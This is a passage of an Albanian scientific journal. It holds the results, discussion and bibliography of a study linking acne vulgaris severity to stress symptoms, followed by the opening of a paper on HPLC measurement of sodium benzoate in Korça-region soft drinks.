Metodologjia: Në studimin tonë morën pjesë 382 pacientë me akne vulgaris (231 femra dhe 151 meshkuj) dhe 310 individë të shëndetshëm (pa akne), të moshës 18-35 vjeç, vlera mesatare ($\pm$ SD) 21.5 ± 2.6 . Për vlerësimin e simptomave të stresit në të dy grupet e studimit (grupin e pacientëve dhe grupin e kontrollit), u përdor pyetësi DASS, i bazuar mbi një sistem pikëzimi për stresin. Të gjithë pjesëmarrësit me pikëzim 15 e lart u vlerësuan që vuanin nga simptomat e stresit. Graviteti i akne vulgaris u vlerësua sipas klasifikimit të Lehmann, i cili përcakton 3 forma të aknes, të butë, të moderuar dhe të rëndë.

Rezultatet: Analiza statistikore vuri në dukje që simptomat e stresit ishin shumë sinjifikante te grupi i pacientëve krahasuar me grupin e kontrollit ($P < 0.001$). Për më tepër, ndryshimet në gravitetin e aknes, korreluan së tepërmi me rritjen e stresit, duke sugjeruar që akne mund të ketë një ndikim të rëndësishëm mbi stresin. Nuk u vu re ndonjë lidhje e konsiderueshme nga ana statistikore midis simptomave të stresit dhe moshës, gjinisë, statusit civil, punësimit dhe arsimimit të pacientëve me akne.

Përfundime: Studimi ynë theksoi që akne vulgaris mund të jetë një burim i rëndësishëm i stresit për pacientët që vuajnë prej saj. Graviteti i aknes është një faktor i pavarur për zhvillimin e stresit në këtë studim.

Fjalë çelës: Akne vulgaris, stres, graviteti, pyetësi DASS.

Abstract

Acne vulgaris is a chronic disorder of the pilosebaceous follicles of the skin. The clinical features of acne include seborrhoea, comedones, erythematous papules and pustules, nodules and cysts and scarring. Lesions most commonly develop in areas with the greatest concentration

of sebaceous glands, which include the face, neck, chest, upper arms and back. If left untreated, acne may have a profound psychological and emotional impact.

Purpose: The aim of the study is to assess the impact of acne vulgaris and its gravity on the level of stress symptoms and the role of sociodermografike factors such as age, gender, marital status, employment and education on the appearance of these symptoms.

Methodology: In our study participated 382 patients with acne vulgaris (231 female dhe 151 male) and 310 healthy individuals (no acne), age 18-35 years, mean ($\pm$ SD) 21.5 ± 2.6 . DASS questionnaire were used for the assessment of the stress symptoms in both groups (the patient group and the control group) based on the scoring system for stress. All the participants scoring 15 or above were labeled as suffering from stress. Severity of acne vulgaris was rated according to classification developed by Lehmann. Accordingly, cases of acne vulgaris in our patients were classified as mild, moderate and severe acne.

Results: Statistical analysis noted that stress symptoms were very significant to the patient group compared with the control group ($P < 0.001$). Furthermore, changes in acne severity correlate highly with increasing stress, suggesting that acne may have a significant influence on stress. The symptoms of stress in patient group were not significant in relation to the age, gender, marital status, employment and education.

Conclusions: Our study showed that acne vulgaris can be a source of significant stress. The severity of disease is an independent predictor for the development of stress in this study.

Hyrje

Akne vulgaris është një nga sëmundjet më të shpeshta të lëkurës, e trajtuar nga dermatologët, e cila prek në mënyrë të konsiderueshme 85% të popullsisë në të njëjtën kohë të jetës së tyre.^[1] Shfaqja e aknes është më e zakonshme gjatë adoleshencës dhe shpesh vazhdon në moshën e rritur. Për shumicën e njerëzve akne zvogëlohet me kalimin e kohës dhe tenton të zhduket ose së paku të ulet nga moshë 20-25 vjeç, megjithatë nuk ka mënyrë për të parashikuar se sa kohë do të duhet që të zhduket tërësisht dhe për disa individë akne mund të vazhdojë deri në të tridhjetat, të dyzetat apo dhe më tej.^[2] Akne prek më tepër ato pjesë të lëkurës, që janë më të pasura me gjendra yndyrore, të tilla si fytyra, pjesa e sipërme e gjoksit dhe e shpinës. Ajo karakterizohet nga seborrhea, çrregullime të keratinizimit folikular, komedone të hapura dhe të mbyllura, papula, pustula, noduse cistike dhe cikatrice.

Komplikacionet më madhore të sëmundjes përfshijnë dëmtimet fizike (si cikatricet, ndonjëherë dhe keloidet) dhe efektet psikosociale, të cilat mund të persistojnë për një kohë të gjatë pas lezioneve aktive.^[3-5]

Studime të shumta tregojnë që akne ka qenë shpesh e lidhur me probleme psikologjike të tilla si, ulje të vetëvlerësimit dhe në raste ekstreme depresion ose vetëvrasje, sidomos më të shpeshta gjatë adoleshencës, ku paraqitja e jashtme është shumë e rëndësishme dhe njerëzit kanë tendencë për të qenë më të pasigurt nga ana shoqërore.^[14] Pacientët me akne vulgaris shpesh ankohen për eksperiencë, të cilat janë të mbushura me ngjarje frustuese dhe stresuese për ta.^[6,7]

Studime të ndryshme kanë treguar lidhjen e aknes me stresin, ankthin dhe depresionin, të cilat tregojnë që akne mund të jetë një burim i stresit dhe ankthit sinjifikant për mjaft pacientë me këtë patologji,^[8,9] por evidenca të ndryshme shkencore raportojnë që stresi dhe ankthi mund të mos jenë vetëm rezultat i aknes, por ato në vetvete mund të influencojnë në përkeqësimin klinik të aknes.^[10,11] Shumë pacientë janë të gatshëm të raportojnë që stresi emocional mund të përkeqësojë aknen. Përkeqësimi i aknes, nga ana tjetër, mund të çojë në rritje të stresit, kështu që stresi dhe akne janë të lidhur ngushtësisht në një rreth vicioz duke stimuluar njëri-tjetrin. Akne mund të jetë një simptomë e stresit, por akne mund të shkaktojë stres. Stresi psikologjik, duke përfshirë dhe stresin në periudhën e sezonit të provimeve mund të ngadalësojë shërimin e plagëve deri në 40% , i cili mund të jetë një faktor në ngadalësimin e përmirësimit të lezioneve të aknes.^[12] Shumë kërkime dermatologjike kanë qenë fokusuar mbi ndërhyrjet terapeutike për të reduktuar incidencën dhe gravitetin e aknes. Trajtimi i hershëm i aknes është i këshillueshëm për të pakësuar ndikimin afatgjatë të saj te pacientët me këtë patologji. Përmirësimi i aknes ka treguar që të jetë i lidhur me reduktimin e stresit, ankthit dhe depresionit duke çuar në rritje të imazhit të trupit te pacientët^[18-20]. Të kuptuarit nga ana e dermatologëve mbi lidhjen e ngushtë të faktorëve emocionalë me aknen do të ndihmojë në diagnostikimin e hershëm të çrregullimeve mendore dhe trajtimin e duhur të pacientëve.

Qëllimi i studimit është të vlerësojë ndikimin e akne vulgaris dhe gravitetit të saj në shfaqjen e simptomave të stresit tek pacientët me këtë patologji si dhe rolin e faktorëve sociodermografikë të tillë si moshë , gjinia, statusi civil, arsimimi dhe punësimi mbi shfaqjen e këtyre simptomave.

Metodologji

Për realizimin e qëllimit tonë, u ndërmor një studim transversal, në të cilin u përfshinë 692 persona të të 2 sekseve, prej të cilëve 382 ishin pacientë me akne vulgaris (231 femra dhe 151 meshkuj) dhe 310 individë të shëndetshëm, pa akne (175 femra dhe 135 meshkuj). Në këtë studim, subjekteve të cilët pranuan të merrnin pjesë, iu rezervua e drejta e privatësisë së të dhënave, si kusht i etikës për ruajtjen e të dhënave personale. Moshë e personave të përfshirë në studim është 18 - 35 vjeç (adultët e rinj), vlera mean ($\pm$ SD) 21.5 ± 2.6 .

Për grupin e pacientëve kriteret e përfshirjes në studim ishin diagnoza e aknes që përfshin prezencën e komedoneve të hapura dhe të mbyllura, papula, pustula,

pseudociste dhe cikatrice. Kriteret e përjashtimit të pjesëmarrësve në studimin tonë, janë: individët me sëmundje të tjera të lëkurës; pacientët me histori të njohur të sëmundjeve mendore; pacientët me sëmundje somatike të tilla, si: zemra, mushkëria dhe sëmundjet e artikulacioneve, diabeti dhe epilepsia që afektojnë statusin e tyre mendor; pacientët që kanë përdorur medikamente lokale apo sistemike të cilat predispozojnë për akne, 1 muaj përpara se të referojnë për akne.

Për realizimin e këtij studimi është përdorur si instrument vlerësues pyetësi i standardizuar DASS 42,^[13] i cili përmban 3 nënshkallë për vlerësimin e ankthit, stresit dhe depresionit, me nga 14 pyetje për secilën nga nënshkallët . Në këtë studim ne i jemi referuar nënshkallës së stresit, sipas vetëdeklarimit të subjekteve, duke u bazuar në sistemin e pikëzimit për stresin: normal (0-14), i lehtë (15- 18), mesatar (19-25), i rëndë (26-33), ekstremisht i rëndë mbi 34 pikë.

Ekzaminimi dermatologjik u bazua mbi karakteristikat klinike të sëmundjes të cilat përcaktojnë diagnozën e akne vulgaris. Graviteti i sëmundjes u vlerësua sipas klasifikimit të bërë nga Lehmann^[17], sipas të cilit pacientët u ndanë në 3 grupe, ku grupi i parë përfshin pacientët me formë të lehtë të aknes, grupi i dytë pacientët me formë të mesme të aknes dhe grupi i tretë përfshin pacientët me formë të rëndë të akne vulgaris. Gjithashtu pacientët u klasifikuan sipas moshës në 4 grup-mosha: 18-21 vjeç, 22- 25 vjeç, 26-30 vjeç dhe 31-35 vjeç, sipas gjinisë (femra, meshkuj), punësimit (studentë, të papunë, të punësuar), shkollimit (të lartë, të mesëm, të ulët) dhe sipas gjendjes civile (beqar, të martuar, të fejuar, të divorcuar). Në analizën statistikore u përdor testi chi-square dhe regresioni logjistik multifaktorial.

Rezultate

Në studimin tonë u përfshinë 692 individë, ku 310 (44.8%) ishin pa akne vulgaris (grupi i kontrollit), 382 (55.2%) me akne vulgaris, prej të cilëve, 215 me formë të lehtë (31.1%), 120 me formë të mesme (17.3%) dhe 47 (6.8%) me formë të rëndë të aknes. Në grupin e kontrollit 175 (56.5%) femra, 135 (43.5%) meshkuj; në grupin e pacientëve 231 (60.5%) femra, 151 (39.5%) meshkuj. Në grupin e kontrollit 127 (41.0%) studentë, 87 (28.1%) të punësuar, 96 (31%) të papunë; në grupin e pacientëve 206 (53.9%) studentë, 77 (20.2%) të punësuar, 99 (25.9%) të papunë. Në grupin e kontrollit 237(76.5%) me arsim të lartë, 89 (23.3%) arsim të mesëm, 17 (4.5%) arsim i ulët; në grupin e pacientëve 267 (72.3%) me arsim të lartë, 65 (21.%) arsim të mesëm, 8 (2.6%) arsim i ulët. Në grupin e kontrollit 177 (57.1%) beqarë, 73 (23.5%) të fejuar, 60 (19.4%) të martuar, 0 të divorcuar; në grupin e pacientëve 252 (66.%) beqarë, 84 (22%) të fejuar, 43 (11.3%) të martuar, 3 (0.8%) të divorcuar. Në grupin e kontrollit 134 (43.2%) grup-mosha 18-21 vjeç, 86 (27.7%) grup-mosha 22-25 vjeç, 57 (18.4%) grup-mosha 26-30 vjeç, 33 (10.6%) grup-mosha 31-35 vjeç; në grupin e pacientëve 203 (53.1%) grup-mosha 18-21 vjeç, 110 (28.8%) grup-mosha 22-25 vjeç, 52 (13.6%) grup-mosha 26-30 vjeç, 17 (4.5%) grup-mosha 31-35 vjeç.

Në studimin tonë prevalenca e simptomave të stresit rezultoi 62 % te grupi i pacientëve dhe 32% te grupi i kontrollit, ku në analizën statistikore duke përdorur

testin chi-square, niveli i simptomave të stresit rritet me rritjen e gradës së aknes dhe rezultoi shumë sinjifikant ($p < 0.001$) krahasuar me grupin e kontrollit [Tabela 1].

Tabela 1. Si ndryshon niveli i stresit i shprehur në përqindje në varësi të gradës së aknes

	Niveli i stresit				
	normal	e lehtë	moderuar	rëndë	extremisht i rëndë
Pa akne	68.1	16.8	11	4.2	0.00
Grada e lehtë	47	28.8	19.1	5.1	0.00
Grada mesatare	35.3	25.6	24.2	14.9	0.00
Grada e rëndë	21.4	27.9	27.9	20.9	1.9

Figura 1. Niveli i stresit rritet në mënyrë sinjifikante me rritjen e gradës së aknes




Tabela 2. Regresioni logjistik multifaktorial

Likelihood Ratio Tests

Effect	Model Fitting Criteria -2 Log Likelihood of Reduced Model	Likelihood Ratio Tests		
		Chi-Square	df	Sig.
Intercept	846.807(a)	.000	0	.
Grada e acnes	1009.126	162.319	12	.000
Gjinia	848.702(b)	1.895	4	.755
Mosha	859.564(b)	12.757	12	.387
punesimi	856.844(b)	10.037	8	.262
Gjendja_civile	855.572	8.765	12	.723
shkollimi	853.591(b)	6.784	8	.560

Në studimin tonë regresioni logjistik multifaktorial tregon se grada e aknes është një faktor i pavarur për zhvillimin e nivelit të rëndë të stresit te pacientët. Faktorët e tjerë të marrë në studim, si: *mosha, gjinia, gjendja civile, punësimi dhe arsimi*, nuk rezultuan të jenë sinjifikante nga ana statistikore në lidhje me simptomat e stresit.

Diskutime

Në studimin tonë niveli i simptomave të stresit te pacientët me akne vulgaris rezultoi mjaft sinjifikant ($p < 0.001$), krahasuar me grupin e kontrollit, rezultat ky i ngjashëm me studime të tjera, të cilat e përcaktojnë aknen si një burim të stresit sinjifikant tek pacientët me këtë patologji [8-9]. Te grupi i pacientëve ndryshimet në gravitetin e aknes korreluan në mënyrë të konsiderueshme me simptomat e stresit, ku u vu re një rritje e këtyre simptomave me rritjen e gravitetit të aknes. Pra, kjo sygjeron që graviteti i akne vulgaris mund të ketë një influencë sinjifikante mbi stresin te pacientët me këtë patologji. Kjo do të thotë se ashpërsia e sëmundjes luan një rol të rëndësishëm kur është fjala për të parashikuar nivelin e simptomave të stresit në pacientët me akne vulgaris, prandaj kujdesi për aknen merr një rëndësi të veçantë. Rezultatet e studimit tonë janë në përputhje me ato të disa studimeve të tjera në të cilat vihet re një lidhje pozitive ndërmjet simptomave të stresit dhe gravitetit të akne vulgaris [15-16].

Në grupin e pacientëve simptomat e stresit, të krahasuara në bazë të regresionit logjistik me secilin variabël, nuk rezultuan sinjifikante në lidhje me moshën, gjininë, arsimimin, punësimin dhe gjendjen civile të pacientëve ($p > 0.001$).

Përfundime

1. Ky studim vuri në dukje nivelin e rritur të simptomave të stresit te pacientët me Akne vulgaris, krahasuar me grupin e kontrollit, duke e përcaktuar aknen si një burim të fuqishëm të stresit për pacientët me këtë patologji.
2. Simptomat e stresit korreluan së tepërmi me gravitetin e aknes duke u rritur në mënyrë progresive me rritjen e gravitetit të sëmundjes. Pra, ne mund të përdorim karakteristikat klinike të sëmundjes si bazë për të vlerësuar gjendjen psikologjike të pacientëve, kur është fjala për simptomat e stresit.

Rekomandime

Nga sa u tha më lart, vlen për t'u theksuar se vlerësimi dhe trajtimi i hershëm dhe adekuat i akne vulgaris duke reduktuar gravitetin klinik të saj, do të ulë ndikimin e saj te pacientët me këtë patologji duke çuar në mënyrë të konsiderueshme në pakësimin e stresit te këta pacientë. Nga ana tjetër, menaxhimi i mirë i stresit duke përfshirë në bashkëpunimin me mjekët dermatologë edhe profesionistë të disiplinave të tjera si psikiatrin dhe psikologun, do të ndihmojë pacientët në përmirësimin e cilësisë së jetës së tyre.

Bibliografi

Lookingbill, D., Mars, J., “*Pustules*” Philadelphia, Pa WB Saunders Co, 189-194, 1993.

Cordain, L., Lindeberg, S., Hurtado, M., Hill, K., Eaton, S. B., Brand-Miller, J.,

“*Acne vulgaris: a disease of Western civilization*”, 138:1584-90, Arch Dermatol 2002.

Niemeier, V., Kupfer, J., Demmelbauer-Ebner, M., Stangier, U., Effendy, I., Gieler, U., “*Coping with acne vulgaris: evaluation of the chronic skin disorder questionnaire in patients with acne*”, *Dermatology* 196108- 115 PubMed, 1998.

Koo, J. Y., Smith, LL., “*Psychologic aspects of acne*”, *Pediatr Dermatol*, 8185- 188 PubMed, 1991.

Aktan, S., Ozmen, E., Sanli, B., “*Anxiety, depression, and nature of acne vulgaris in adolescents*” *Int J Dermatol*, 39354- 357, 2000.

Shalita, A., “*Treatment of refractory acne*”, *Dermatology*, 323- 24, 1980.

Sulzberger, N., Zaidens, S., “*Psychogenic factors in dermatologic disorders*” *Med Clin North Am*, 32669- 685, 1948.

Koo, J. Y., Smith, LL., “*Psychologic aspects of acne*”, *Pediatr Dermatol*, 8185- 188, 1991.

Lowe, J. G., “*The stigma of acne*”, *Br J Hosp Med.*, 49809- 812, 1993.

Green, J., Sinclair, R. D., “*Perceptions of acne vulgaris in final year medical student written examination answers*” *Australas J Dermatol.*, 4298- 101 PubMed, 2001.

Rasmussen, J. E., Smith, S. B., “*Patient concepts and misconceptions about acne*”, *Arch Dermatol*, 119570- 572, 1983.

Glaser, R., Kiecolt-Glaser, J. K., Marucha, P. T., Mac. Callum, R. C., Laskowski, B. F., Malarkey, W. B., “*Stress-related changes in proinflammatory cytokine production in wounds*”, *Arch Gen Psychiatry*, 56450- 456, 1999.

Lovibond, S. H., Lovibond, P., “*Manual for the Depression Anxiety Stress Scales*” (2nd Ed) Sydney: Psychology Foundation, 1995.

Krowchuck, D. P., “*Managing acne in adolescent*”, *Pediatric Clin North Am.*, 47(4): 841-57, 2000.

Yosipovitch, G., Tang, M., Dawn, A. G., Chen, M., Goh, C. L., Huak, Y., Seng, L. F., “*Acta Derm Venereol*”. 87(2):135-9, 2007.

Chiu, A., Chon, S. Y., Kimball, A. B., “*The response of skin disease to stress*” *Arch Dermatol*, 139:897-900, 2003.

- Lehmann, H. P., Andrews, J. S., Robinson, K. A., Holloway, V. L., Goodman, S. N.,** “*Management of acne*” Evid Rep Technol Assess, 21(17):1-3, 2001.
- Gupta, M. A., Gupta, A. K., Schork, N. J., et al.** “*Psychiatric aspects of the treatment of mild to moderate facial acne: some preliminary observations*” *Int J Dermatol.* 29:719-721, 1990.
- Rubinow, D. R., Peck, G. L., Squillace, K. M., et al.** “*Reduced anxiacne patients after successful treatment with oral isotretinoin*” *J Am Acad Dermatol*, 17:25- 32, 1987.
- Newton, J. N., Mallon, E., Klassen, A., et al.** “*The effectiveness of acne treatment: an assessment by patients of the outcome of therapy*”, *Br J Dermatol*, 137:563-567, 1997.

KIMI - BIOLOGJI

MONITORIMI I BENZOATIT TË NATRIUMIT NË PIJET JO ALKOLIKE TË PRODHUARA NË RAJONIN E KORÇËS DUKE PËRDORUR LIQUID KROMATOGRAFINË E PRESIONIT TË LARTË (HPLC)

Arben Gjata, Irena Kallço

Departamenti Biokimi-Agroushqim, Universiteti "Fan S. Noli"

Përmbledhje

Ruajtja me metoda kimike është bërë një praktikë gjithnjë e më e rëndomtë në teknologjitë moderne ushqimore të prodhimit të pijeve të buta. Objektivi aktual kryesor është zhvillimi i një metodetë shpejtë dhe të thjeshtë me HPLC për identifikimin dhe përcaktimin e acidit benzoik në pijet e butatë prodhuara në rajonin e Korçës. Përcaktimi i acidit benzoik është kryer në kolone C₁₈ dhe si fazë të lëvizshme acetonitrile e bufer amonium acetat. Gjatësi e valës së detektorit u vendos në 235 nm. Rezultatet e fituara në përcaktimin e acidit benzoik tek mostrat e pijeve të buta nga kompanitë e ndryshme të Korçës treguan vlerat e përmbajtjes së konservantit midis 78.77 dhe 538.01 mg/l, të cilat u ballafaquan me kufirin ligjor kombëtar. Metoda me HPLC është e përshtatshme për procesin e monitorimit të benzoateve në pije. Ky studim, ka treguar se koncentrimi i acidit benzoik në disa mostra tëpijeve të buta është më i lartë, bazuar kjo në limitet maksimale të përcaktuara në standardet kombëtare. Prodhuesit e pijeve të buta në rajonin e Korçës që përdorin benzoatet si konservant, duhet të kenë monitorim korrekt të sasisë që përdorin.

Fjalët çelës: *konservant, acid benzoik, HPLC, pije të buta.*

Abstract

Chemical preservation has increasingly become an important practice in modern food processing technology of soft drinks production. The main present objective is the development of a fast and simple HPLC method for the identification and determination of the benzoic acid in the soft drinks produced in the Korça Region. The benzoic acid determination carried out on the C₁₈- column as well as in the mobile phase with acetonitrile and buffer ammonium acetate. The detector wavelength was set up at 235 nm. The obtained results of the benzoic acid determination of the real soft drinks' samples from different Korça's companies showed that the values of preservative contents varied between 78.77 and 538.01 mg/l which were compared with the national legal limits.

The concentration of the benzoic acid in the study soft drinks samples showed that it was higher content, compare with legal maximum limits of the specified national standards. The fruits juices manufacturers of Korça Region using the benzoates as conserving agents should have correct monitoring of their amounts. The presented HPLC method proved that it is suitable for the monitoring process of the benzoates in the soft drinks.

Keywords: *conserving, agent, benzoic acid, HPLC, soft drinks.*

PARATHËNIE

Ruajtja me metoda kimike është bërë një praktikë gjithnjë e më e rëndomtë në teknologjitë moderne të prodhimit të pijeve joalkoolike dhe të lëngjeve të frutave. Këtaruajtës kimik janë shtuar qëllimisht për të ndaluar ose për të penguar prishjen e tyre. Në rajonin e Korçës, ka vite që prodhohen lëngje frutash nga dy stabilimente dhe disa punishte duke u nisur nga koncentre me përqëndrime të ndryshme, dhe kohët e fundit me lëngje natyrore nëpërmjet shtrydhjes së frutave dhe që përdorin si konservat kimik benzoatin e natriumit. [1]

Acidi benzoik (E210), dhe kripërat e tij përkatëse janë përgjithësisht efikase për të kontrolluar myqet, pengojnë rritjen e majave, si dhe kundër një gamë të gjerë bakteriesh. [2]

Mekanizmi i ruajtjes fillon me thithjen e acidit benzoik në qelizë. Ai i atribuohet inhibimit nga benzoatet duke u bazuar në teorinë lipofilike, ku preservativët që janë acide të dobëta organike si acidi benzoik i ngordhin nga uria qelizat mikrobiale duke penguar transportin e komponimeve të cilat transportohen nëpërmjetmembranave qelizore. [2] Efikasiteti i tyre është i varur nga pH [3]. Në produktet ushqimore me një pH mbi 5 (pak acid apo neutrale) ata janë të paefektshëm dhe jo shumë e efektshme kundër disa baktereve. Sorbatet dhe benzoatet janë të lejuarsa ruajtës ushqimore nga ligjet kombëtare dhe ndërkombëtare, por përbajtja e tyre duhet të deklarohet dhe nuk duhet të tejkalojë kufijtë e përcaktuar nga legjislacioni. Nivelet maksimale të përdorura që i referohen produkteve gati për konsum sipas legjislacioneve të Komunitetit Evropian dhe Republikës së Shqipërisë në lidhje me Sorbatet dhe benzoatet janë pasqyruar si më poshtë. [4]

Tabela. 1. Sasitë e lejuara me ligj të Sa, Ba në pijet e buta

Produkti ushqimor	Niveli maksimal (mg/kg ose mg/l sipas rastit)		
	Sa	Ba	Sa+Ba
Pijet joalkoolike të aromatizuara	300	150	250Sa+150Ba

*Sa-Sorbatet

*Ba-benzoatet

Studimet e fundit kanë shprehur shqetësime se acidi benzoik dhe kripërat e tij mund të reagojnë me acid askorbik (vitaminë C) në disa pije të buta, duke formuar sasi të vogla të benzenit. [5, 6] Nëlidhje me njerëzit, OBSH-ja, Programi Ndërkombëtar për Sigurinë Kimike (IPCS) sugjeron se konsumi i tolerueshëm do të jetë 5 mg / kg peshë trupore në ditë [5]. Prandaj, përcaktimi analitik i këtyre konservuesve nuk është i rëndësishme vetëm për qëllime të sigurimit të cilësisë, por edhe për mbrojtjen e konsumatorëve. Metoda më e zakonshme analitike për përcaktimin e acidit benzoik ose benzoatit të natriumit është me HPLC. [7 -13]

MATERIALE DHE METODA

Metoda e analizimit të benzoatit të natriumit në pijet e buta joalkoolike të prodhuara në rajonin e Korçës u krye duke përdorur likuid kromatografinë e presionit të lartë (HPLC).

-Kimikatat

Kimikatat janë benzoat natriumi (> 99%), acid acetik glacial, acetat amoni, acetonitrile dhe uji i përdorur për përgatitjen e buferit dhe solucionëve standarde të cilat janë marrë nga ‘Merck’ dhe ‘Sigma’ me cilësimin për HPLC.

-Aparatura

Analizat kromatografike kryen në një (HPLC) të tipit **Varjan prostar model 240** e pajisur me një pompë terciare dhe dedektor **UV Varjan model325** Kolona kromatografike analitike me të cilën u kryen analizat ishte **Mikrosorb MV 100-5 C18. 150x4. 6** me injektim manual të mostrës. Matjet e pH u kryen me një pH metër ‘HANA’ të pajisur me një elektrodë qelqi të kombinuar.

-Kushtet kromatografike

Ndarja kromatografike u arrit duke përdorur faza të lëvizshme e përbërë nga dy komponentë, A dhe B. Komponenti A është Acetonitrile (përbërës organik) dhe B bufer acetat amoni (tretësirë ujore me pH 4. 2). Sistemi Acetonitrile- bufer acetat amoni ishte A: B = 20:80(v/v). Shpejtësia e lëvizjes së fazës së lëngët ishte 0. 75ml/min. Gjatësia e valës optimale për detektimin u vendos në 235 nm dhe sasia e injektimit të mostrës në sistemin kromatografik qe 20 µl. Analizimi u krye në temperaturë normale tëmjedisit. [10]

-Kurba e ekalibrimit të tretësirave standarde

Tretësirat standarde u përgatitën me përmbajtje 1, 2, 4, 10, 20 mg/L benzoat natriumi duke u nisur nga solutioni stok 1mg/ml. U matën zonat e pikut (y) përkundrejt përqendrimit përkatës (mg/l) (x). U ndërtua kurba dhe u përcaktua koeficienti i korelacionit. [10, 13, 14,]

-Përgatitja e mostrave

Për realizimin e monitorimit të benzoatit të natriumit në pijet e buta joalkoolike të prodhuara në rajonin e Korçës u morën mostra nga tre kompanitë (**F, XH dhe V**) që operojnë në këtë rajon. Konkretisht u morën mostra të lëngjeve të frutave, pijeve me gaz dhe pijeve energjike.

Mostra tëndryshme, të pije të buta u filtruan në vakum në filtra me madhësi të poreve 0. 45 µm si dhe u vendosën në një banjë ultrasonike për 15 minuta përdegjim. Meqenëse përqëndrimi i benzoatit të natriumit në mostra ishte më i lartë se i standardeve të kurbës së kalibrimit u bë hollimi i tyre me ujë të marrë nga ‘Merck’ me cilësimin për HPLC.

REZULTATE DHE DISKUTIME

Së pari, u ndërtua kurba e kalibrimit për benzoatin e natriumit mbi bazën e zonave të pikut të kromatogramave të marra nga përqendrime të ndryshme të solucioneve standarde, të përgatitura nga solutioni stok. Rezultatet që u morën ishin : për përqëndrimin 1 mg/l – lartësia e pikut qe 59.2 mAU ; për 2mg/l-111. 6 ; për 4 mg/l-212. 1; për 10 mg/l 529; për 20mg/l-1026. 15. Ajo rezultoi me një linearitet shumë të mirë për acidin benzoik në diapazonin e përqendrimeve të marra, dhe me një faktor regresionitë shkëlqyer (0, 999). Ekuacioni që i përgjigjet kësaj kurbe është: $y = 50.98x + 10.42$





Fig. 1. Kurba e kalibrimit për benzoatin e natriumit



Index	Name	Time [Min]	Height [mAU]	Area [mAU. Min]
	Benzoate	6.87	212.1	37.6

Fig. 2. Kromatograma e një tretësire standarde, e cila përmban 4 mg /le benzoat natriumi

Duke marrë parasysh karakteristikat e HPLC-së, teknikat dhe literaturën specifike për performancën analitike të metodave u përcaktuan:1-*Limiti i përcaktimit* (LOD limit of detection) është koncentrimi më i ulët i një analiti në të cilin procesi analitik mund të diferencohet besueshëm nga nivelet e sfondit. Disa analistë e llogarisin limitin e përcaktimit nga përcaktimi i devijimit standard të zhurmës së sfondit të përcaktuar nga analiza e mostrave të bardha dhe duke e shumëzuar këtë me faktorin 3. $LOD = 3 \times S_N$, ndërsa 2-*Limiti i sasisë* (LOQ limit of quantization) është koncentrimi më i ulët i një analiti që mund të matet me një shkallë të konstatuar të besueshmërisë (95 %). Limiti i raportimit është shpesh i marrë si 10-fishi i devijimit standard. $LOQ = 10 \times S$. [15]Më shumë detaje rreth validimit të kësaj metode do të jetë subjekt i një punimi të mëtejshëm.

Tabele 2. Karakteristikat analitike të metodës së HPLC-së

Parameteri	Benzoati i natriumit
Limiti i përcaktimit (LOD) (mg/l)	0. 05
Limiti i sasisë (LOQ) (mg/l)	0. 1

Tabela 3: Parametrat statistikore të regresionit për kurbën e kalibrimit të Benzoatit

Parameteri	Benzoati i natriumit
Faktori i regresionit	0.999

Më tej në fazën e dytë u kryen përcaktimet e mostrave të pijeve të buta me një numër përcaktimesh paralele n=5. U analizuan kromatogramat përkatëse dhe u llogaritën përqëndrimet përkatëse për çdo mostër si dhe përpunimi statistikor për SD dhe RSD[17, 18]. Rezultatet e po i paraqesim në tabelën 3.

